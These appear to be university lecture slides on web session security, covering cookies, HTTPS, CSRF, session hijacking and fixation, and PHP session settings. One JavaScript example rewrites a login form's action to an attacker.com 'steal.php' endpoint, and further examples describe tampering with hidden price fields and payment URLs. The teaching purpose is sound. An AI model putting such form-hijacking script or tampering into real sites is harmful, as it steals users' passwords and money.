Security II - Web Sessions

Stefano Calzavara

Università Ca' Foscari Venezia

February 7, 2020


Università
Ca'Foscari
Venezia

Web Sessions

Since HTTP is a stateless protocol, state information must be managed at the web application layer by means of cookies. This is needed to:

- implement user authentication
- keep track of operations involving multiple steps, e.g., e-commerce
- store preferences and settings
- ... and much more

Authenticated Web Sessions



General Recommendations

Quick recap from traditional security classes:

1. Require a minimal password length (12 - 16 characters)
2. Enforce a minimal password complexity (uppercase, lowercase, numbers...)
3. Rotate passwords, e.g., every 6 months, and prevent their reuse
4. Use strong, slow (iterated) hashes with random salts for storage
5. Implement account locking under specific conditions
6. Consider the adoption of MFA (usability impact)

Web Caveat 1: Use HTTPS


Passwords should always be sent over encrypted channels!

```
<form action="https://www.example.com/login.php">
    <input type="text" name="user">
    <input type="password" name="pwd">
    <button type="submit">Login</button>
</form>
```

Alert!

The form itself must be included in an HTTPS page, otherwise a network attacker can just modify the form action to steal the password!

Web Caveat 1b: Use HTTPS... for Real!



HTML pages can be further structured in sub-documents, called frames:

- loading login forms from external providers inside frames is common, e.g., for SSO
- but if the page loading the frame is not sent over HTTPS, then the attacker can force the frame to be loaded over HTTP!

Web Caveat 2: Mind Your Scripts

Scripts can steal passwords or rewrite the form action!

```
var form = document.getElementById('login-form');
if (form) {
   form.action = 'https://www.attacker.com/steal.php';
}
```

Alert!

Never include external JavaScript on login pages!

Web Caveat 3: Remember Me

Cookies are deleted by default when the browser is closed. To improve usability, web applications often implement a Remember Me button:

- you can do it by setting the `Expires` attribute to a future date
- however, long session lifetimes might harm the security of the session
- make the "Remember Me" functionality an opt-in!

Example

```
Set-Cookie sid=4ff2d165a;
Expires=Wed, 07 Oct 2025 09:13:00 GMT
```

Web Application Authorization

There is no de facto standard for authorization on the Web:

- Discretionary Access Control: Twitter
- Mandatory Access Control: Unive
- Role-based Access Control: Wordpress
- Hybrid models are also particularly popular

It is strongly recommended to use an existing framework or plug-in for authorization, e.g., Flask provides a native RBAC implementation.

Web Caveat 1: Forceful Browsing

Malicious users can manually enter the URL of a page which is not directly navigable from their UI: this is known as forceful browsing.

Example

A user clicks on a link to download the file `report-62715.zip` from `https://www.e-health.com`. The user could try to enumerate all the codes in the filename and download other reports!

Example

Though the private area of a web application is normally accessed after the submission of a login form, a page like `stream.php?movie=8813xy` can be directly requested from the browser.

Web Caveat 1: Forceful Browsing

How to defend against forceful browsing?

1. Ineffective solution: adopt unpredictable identifiers. This is sensible, yet it just mitigates the problem
2. Partial solution: configure the web server to disallow requests for unauthorized file types, e.g., using `.htaccess` in Apache
3. Strong solution: ensure that every security-sensitive request is both authenticated and authorized by appropriate web application logic

The last solution might require keeping track of session history!

Web Caveat 2: Mistrust the Client

Information coming from the client should not be trusted, since malicious or compromised clients can tamper with HTTP parameters.

Example

An e-commerce site might refer to products by means of hidden fields: `<input type="hidden" id="1008" name="cost" value="70.00/>`, which might allow the attacker to change the cost of products!

Example

A payment button might be implemented by sending an HTTP request to `http://www.bank.com/pay.php?profile=741&debit=1000`, which might allow the attacker to purchase products for free!

Web Caveat 2: Mistrust the Client

Recall that client-side input validation is just a convenience for honest users, not a defence mechanism:

- sensitive information should be stored on the server, not in the DOM
- implementing client-side checks is fine to spare HTTP requests, but authorization decisions should be based on server-side checks
- be particularly careful of forms offering a limited number of choices: clients are not forced to be restricted to them!

Web Caveat 3: Cross-Site Request Forgery (CSRF)


Since cookies are automatically attached to HTTP requests by default, an attacker can force the creation of authenticated requests, which might trigger security-sensitive actions. This attack is known as CSRF.

CSRF in Practice

1. The victim authenticates at `good.com` and later visits `evil.com`
2. The page at `evil.com` sends an HTTP request to `good.com`, e.g., asking to buy something
3. Since the request contains the victim's cookies, it is processed by `good.com` on the victim's behalf

We will discuss defenses in the next lectures.

Web Caveat 3: Cross-Site Request Forgery (CSRF)



Session Management

There are two traditional approaches to implement web sessions.

Client-side State

Store the state information directly into a cookie.

Server-side State

Store the state information on the server, e.g., in a database, and use a cookie just to identify the session.

Session Management

Client-Side State

- A secure implementation requires the use of cryptography: cookies should be encrypted or at the very least signed
- Sometimes not possible, because cookies are limited in size (4 KB)
- Though cookies tend to become large, this approach offers better scalability for high-volume applications

Server-Side State

- A secure implementation requires just a state-of-the-art RNG
- The database storing session information can be a bottleneck

Cookie Security: Web Attackers

Cookies can be read and written by JavaScript via the `document.cookie` property. Luckily, scripts running at `evil.com` cannot access the cookies of `good.com`, which offers both confidentiality and integrity.

Alert!

A web attacker at `evil.com` might still be dangerous in two cases:

1. `good.com` loads scripts from `evil.com`
2. `good.com` suffers from a cross-site scripting (XSS) vulnerability

We will soon discuss XSS in more detail.

Cookie Security: Network Attackers

Cookies are normally shared between HTTP and HTTPS, hence do not enjoy confidentiality and integrity against network attackers by default.

Confidentiality

Requests sent to `http://www.good.com` might also include cookies set by `https://www.good.com`.

Integrity

Requests sent to `https://www.good.com` might also include cookies set by `http://www.good.com`.

Session Hijacking

An attacker who gets access to a honest user's cookies can impersonate her by presenting such cookies: this attack is known as session hijacking.

HttpOnly Cookies

Cookies marked with the `HttpOnly` attribute are not accessible to JS.

Secure Cookies

Cookies marked with the `Secure` attribute are only sent over HTTPS.

The `Secure` attribute should be used even when the web application is entirely deployed over HTTPS: do you see why? On the next slide!

Session Hijacking

Let us assume that `www.good.com` is entirely deployed over HTTPS, but does not mark its session cookies as `Secure`:

1. The user sends a request to `http://another-site.com`
2. The attacker corrupts the corresponding response so that it triggers a request to `http://www.good.com`
3. The browser now tries to access `http://www.good.com`
4. Though the request fails, the session cookies are leaked in clear!

Cookie Integrity

Although www.good.com is entirely deployed over HTTPS, observe that this is insufficient to ensure cookie integrity:

1. The user sends a request to http://another-site.com
2. The attacker corrupts the corresponding response so that it triggers a request to http://www.good.com
3. The browser now tries to access http://www.good.com
4. The attacker forges a response setting a cookie for www.good.com

Note that the attack can be generalized to target any sub-domain of good.com by means of the Domain attribute!

Cookie Integrity

Note that the `Secure` attribute does not guarantee integrity!

- In modern browsers, cookies with the `Secure` attribute cannot be set over HTTP or be overwritten by other cookies set over HTTP
- However, the attacker can still forge non-Secure cookies over HTTP before the legitimate Secure cookies are set in the user's browser!
- A possible solution is based on the `__Secure-` cookie prefix

Cookie Prefixes

Cookies marked with the `__Secure-` prefix must be:

1. Set with the `Secure` attribute activated
2. Set from a URL whose scheme is considered secure (HTTPS)

The two requirements combined ensure confidentiality and integrity.

Alert!

Cookies prefixes are not supported by all browsers and are not getting traction in the wild!

Session Fixation

Cookies storing session identifiers should be refreshed every time the privilege level of the session changes, e.g., upon login. Otherwise, the web application might be vulnerable to session fixation.

Session Fixation in Practice

1. The attacker gets a valid session cookie from `good.com`, but does not authenticate to the web application
2. The attacker forces the session cookie into the victim's browser, e.g., by forging HTTP traffic from `good.com`
3. The victim later authenticates at `good.com`
4. Since the session cookie is not refreshed, the attacker can hijack the victim's session at `good.com`

Session Expiration

Session expiration is useful to reduce the window of time in which the attacker can exploit a stolen session ID (or try to guess it). However, the `Expires` attribute does not provide any guarantee on malicious clients!

Server-Side State

Expiration is simple to implement, just invalidate the session identifier.

Client-Side State

Include an expiration date as part of the encrypted data and implement a blacklist of session cookies issued to compromised accounts.

Case Study: Sessions in PHP

Back in the days, PHP did not use cookies for session management:

- session identifiers were passed through a GET parameter, like in `https://www.good.com/admin.php?PHPSESSID=45821xz3`
- this practice makes session fixation attempts trivial!
- this practice might unduly expose session identifiers, due to users copy-pasting URLs from the address bar

Modern versions of PHP switched to cookie-based sessions by default.

Case Study: Sessions in PHP

PHP makes use of server-side state, accessed via a random identifier set in the `PHPSESSID` cookie:

1. the cookie is first created upon invocation of `session_start()`
2. the `$_SESSION` variable can then be used as a dictionary to bind session data to keys
3. later invocations of `session_start()`, e.g., in other PHP pages, retrieve the content of `$_SESSION`

Example: Tracking Visits in PHP

```
<?php
   session_start();
   if( isset( $_SESSION['counter'] ) ) {
      $_SESSION['counter'] += 1;
   } else {
      $_SESSION['counter'] = 1;
   }
   $msg = "Number of visits: ". $_SESSION['counter'];
?>

<html>
   <body>
      <?php echo ( $msg ); ?>
   </body>
</html>
```

Secure Sessions in PHP

Keep in mind a few important things:

- PHPSESSID is not marked with any security attribute by default: see `cookie_secure` and `session.cookie_httponly` in `php.ini`
- activate the `session.use_strict_mode` option in `php.ini` to mitigate session fixation attempts (see the doc)
- use the `session_regenerate_id()` function to refresh the session identifier when the privilege level of the session changes
- use the `session_destroy()` function to end the session
- you can change the default name of the session cookie by setting `session.name` in `php.ini`